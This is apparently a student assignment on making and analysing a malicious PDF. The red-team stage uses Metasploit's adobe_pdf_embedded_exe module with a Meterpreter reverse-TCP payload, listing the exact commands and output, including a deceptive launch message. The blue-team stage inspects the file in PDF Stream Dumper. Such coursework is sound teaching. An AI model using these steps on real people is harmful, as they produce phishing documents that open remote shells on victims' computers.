Malicious PDF File

Creation - No. 15

Problem Statement:

Creating (red team) and Analyzing (blue team) a malicious PDF


Assignment 1 will be executed in two stages:

1. Creating a malicious PDF file using the Kalli Linux Metasploit tool
2. Analyzing a given malicious PDF file using tools such as Remnux, or PDF Stream Dumper

Stage 1: Creating a malicious PDF file using the Kalli Linux Metasploit tool

A: Identify the appropriate exploit

Find the proper exploit by searching Metasploit for one that supports this version of Adobe Reader: **msf > search type: exploit platform: windows adobe pdf**




```
started with the ssh_login modules

msf6 > search type:exploit platform:windows adobe pdf

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/adobe_libtiff              2010-02-16       good       No     Adobe Acrobat Bundled LibTIF
F Integer Overflow
   1   exploit/windows/fileformat/adobe_collectemailinfo     2008-02-08       good       No     Adobe Collab.collectEmailInf
o() Buffer Overflow
   2   exploit/windows/browser/adobe_geticon                 2009-03-24       good       No     Adobe Collab.getIcon() Buffe
r Overflow
   3   exploit/windows/fileformat/adobe_geticon              2009-03-24       good       No     Adobe Collab.getIcon() Buffe
r Overflow
   4   exploit/windows/fileformat/adobe_flashplayer_button   2010-10-28       normal     No     Adobe Flash Player "Button"
Remote Code Execution
   5   exploit/windows/browser/adobe_flashplayer_newfunction  2010-06-04      normal     No     Adobe Flash Player "newfunct
ion" Invalid Pointer Use
   6   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04    normal     No     Adobe Flash Player "newfunct
ion" Invalid Pointer Use
   7   exploit/windows/fileformat/adobe_pdf_embedded_exe     2010-03-29       excellent  No     Adobe PDF Embedded EXE Socia
l Engineering
   8   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29     excellent  No     Adobe PDF Escape EXE Social
Engineering (No JavaScript)
   9   exploit/windows/fileformat/adobe_reader_u3d           2011-12-06       average    No     Adobe Reader U3D Memory Corr
uption Vulnerability
   10  exploit/multi/fileformat/adobe_u3d_meshcont           2009-10-13       good       No     Adobe U3D CLODProgressiveMes
hDeclaration Array Overrun
   11  exploit/windows/fileformat/adobe_u3d_meshdecl         2009-10-13       good       No     Adobe U3D CLODProgressiveMes
hDeclaration Array Overrun
   12  exploit/windows/browser/adobe_utilprintf              2008-02-08       good       No     Adobe util.printf() Buffer O
verflow
   13  exploit/windows/fileformat/adobe_utilprintf           2008-02-08       good       No     Adobe util.printf() Buffer O
verflow


Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/fileformat/adobe_utilprintf

msf6 > █
```

B: Identify this exploit and gather information

we use the "exploit/windows/fileformat/adobe_pdf_embedded_exe". This command shows the information available to us about this exploit.


msf > exploit (adobe_pdf_embedded_exe) > info



```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > info

       Name: Adobe PDF Embedded EXE Social Engineering
     Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-03-29

Provided by:
  Colin Ames <amesc@attackresearch.com>
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

Check supported:
  No

Basic options:
  Name            Current Setting                                                    Required  Description
  ----            ---------------                                                    --------  -----------
  EXENAME                                                                            no        The Name of payload exe.
  FILENAME        evil.pdf                                                           no        The output filename.
  INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template  yes       The Input PDF filename.
                  .pdf
  LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this mess  no        The message to display in the File: area
                  age again" box and press Open.

Payload information:
  Space: 2048

Description:
  This module embeds a Metasploit payload into an existing PDF file.
  The resulting PDF can be sent to a target as part of a social
  engineering attack.
```

C: Set Our Payload


Our next step is to embed the payload into the PDF. Here's what the exploit and payload options look like: **msf > exploit (adobe_pdf_embedded_exe) > show options**



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                      Required  Description
   ----            ---------------                                      --------  -----------
   EXENAME                                                              no        The Name of payload exe.
   FILENAME        evil.pdf                                             no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2  yes       The Input PDF filename.
                   010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do n  no        The message to display in the File: area
                   ot show this message again" box and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

D: Set Options

In this step, we set the filename, localhost IP addresses (i.e., find by using ifconfig), Port number and lunch message (i.e., sorry you cannot open this file!).




```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME DF_Hack1.pdf
FILENAME ⇒ DF_Hack1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.0.20
LHOST ⇒ 192.168.0.20
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE Sorry You cannot open this file!
LAUNCH_MESSAGE ⇒ Sorry You cannot open this file!
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                  Required  Description
   ----            ---------------                                                  --------  -----------
   EXENAME                                                                          no        The Name of payload exe.
   FILENAME        DF_Hack1.pdf                                                     no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/tem  yes       The Input PDF filename.
                   plate.pdf
   LAUNCH_MESSAGE  Sorry You cannot open this file!                                 no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

E: Exploit

In the screenshot above, you can see that all our options have been set, and now all we have to do is exploit.

msf > exploit (adobe_pdf_embedded_exe) > exploit


DF_Hack1.pdf malicious pdf successfully created. It is stored at /.msf4/local/



```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'DF_Hack1.pdf' file...
[+] DF_Hack1.pdf stored at /home/manisha/.msf4/local/DF_Hack1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

Stage 2: Analyzing a malicious PDF file using tool PDF Stream Dumper

For analysis of malicious pdf, we use PDF Stream Dumper. PDF Stream Dumper is a tool for analyzing suspicious PDF documents. PDF Stream Dumper, which is free to use and opensource. For analysis, we share malicious pdf files from Kali Linux to Windows 10. Load the DF_Hack1.pdf in PDF Stream Dumper.




```
13 Objects
1 HLen: 0x26
2 HLen: 0x32
3 HLen: 0xDA
4 0x196-0x196
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x3B5-0xAF7E
9 HLen: 0x5B
10 HLen: 0x1C3
1 HLen: 0x43
3 HLen: 0xEA
0 HLen: 0x106
```

```
Message
Parsing Complete Objects: 13  Elapsed Time: 0.094 seconds
0x107 bytes after end of last object @ offset 0xB31F
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

```
PDF Path C:\crack\DF_Hack1.pdf
Streams:2 | JS: 1 | Embeds: 1 | Pages: 0 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 3 | PRC: 0
```

DF_Hack1.pdf having 13 objects, out of that 9th object is in red color which is malicious object.




```
13 Objects
1 HLen: 0x26
2 HLen: 0x32
3 HLen: 0xDA
4 0x196-0x196
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x3B5-0xAF7E
9 HLen: 0x5B
10 HLen: 0x1C3
1 HLen: 0x43
3 HLen: 0xEA
0 HLen: 0x106
```

```
<<
     /S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0
});)/Type/Action
>>
```

```
Message
Parsing Complete Objects: 13  Elapsed Time: 0.094 seconds
0x107 bytes after end of last object @ offset 0xB31F
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

```
PDF Path C:\crack\DF_Hack1.pdf
Streams:2 | JS: 1 | Embeds: 1 | Pages: 0 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 3 | PRC: 0
```

The analysis can be performed using a number of options. Exploits_Scan is used to check. Clicking on that Exploits_Scan tab immediately scans the PDF and displays which exploit is Present in the PDF with its CVE number and other information. It proves that PDF is malicious.



```
13 Objects
1 HLen: 0x26
2 HLen: 0x32
3 HLen: 0xDA
4 0x196-0x196
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x3B5-0xAF7E
9 HLen: 0x5B
10 HLen: 0x1C3
1 HLen: 0x43
3 HLen: 0xEA
0 HLen: 0x106
```

```
<<
     /EmbeddedFiles 6 0 R
>>
```


```
Exploit Header contains a Launch Action - possible CVE-2010-1240 Date:6.29.10 v9.3.2 - */Launch*/Action* - found in stream: 10

Note other exploits may be hidden with javascript obsfuscation
It is also possible these functions are being used in a non-exploit way.
```

```
Message
Parsing Complete Objects: 13  Elapsed Time: 0.094 seconds
0x107 bytes after end of last object @ offset 0xB31F
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

PDF Path C:\crack\DF_Hack1.pdf

```
Streams:2 | JS: 1 | Embeds: 1 | Pages: 0 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 3 | PRC: 0
```

Stream details also helps to find exploits in PDF.



```
13 Objects
1 HLen: 0x26
2 HLen: 0x32
3 HLen: 0xDA
4 0x196-0x196
5 HLen: 0x18
6 HLen: 0x1B
7 HLen: 0x51
8 0x3B5-0xAF7E
9 HLen: 0x5B
10 HLen: 0x1C3
1 HLen: 0x43
3 HLen: 0xEA
0 HLen: 0x106
```

```
        Object Index: 9
  Object Start Offset: 0xAF95  (44949)
    Object End Offset: 0xAFFA  (45050)
        Detected Type:.unk
            HeaderCRC: A7BA13F5
               Header:

<<
     /S/JavaScript/JS(this.exportDataObject({ cName: "template", nLaunch: 0
});)/Type/Action
>>
```

```
Message
Parsing Complete Objects: 13  Elapsed Time: 0.094 seconds
0x107 bytes after end of last object @ offset 0xB31F
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

PDF Path C:\crack\DF_Hack1.pdf

```
Streams:2 | JS: 1 | Embeds: 1 | Pages: 0 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 3 | PRC: 0
```

Note: Our DF_Hack1.pdf turn in the DF Assignment1.Zip with password: 12345678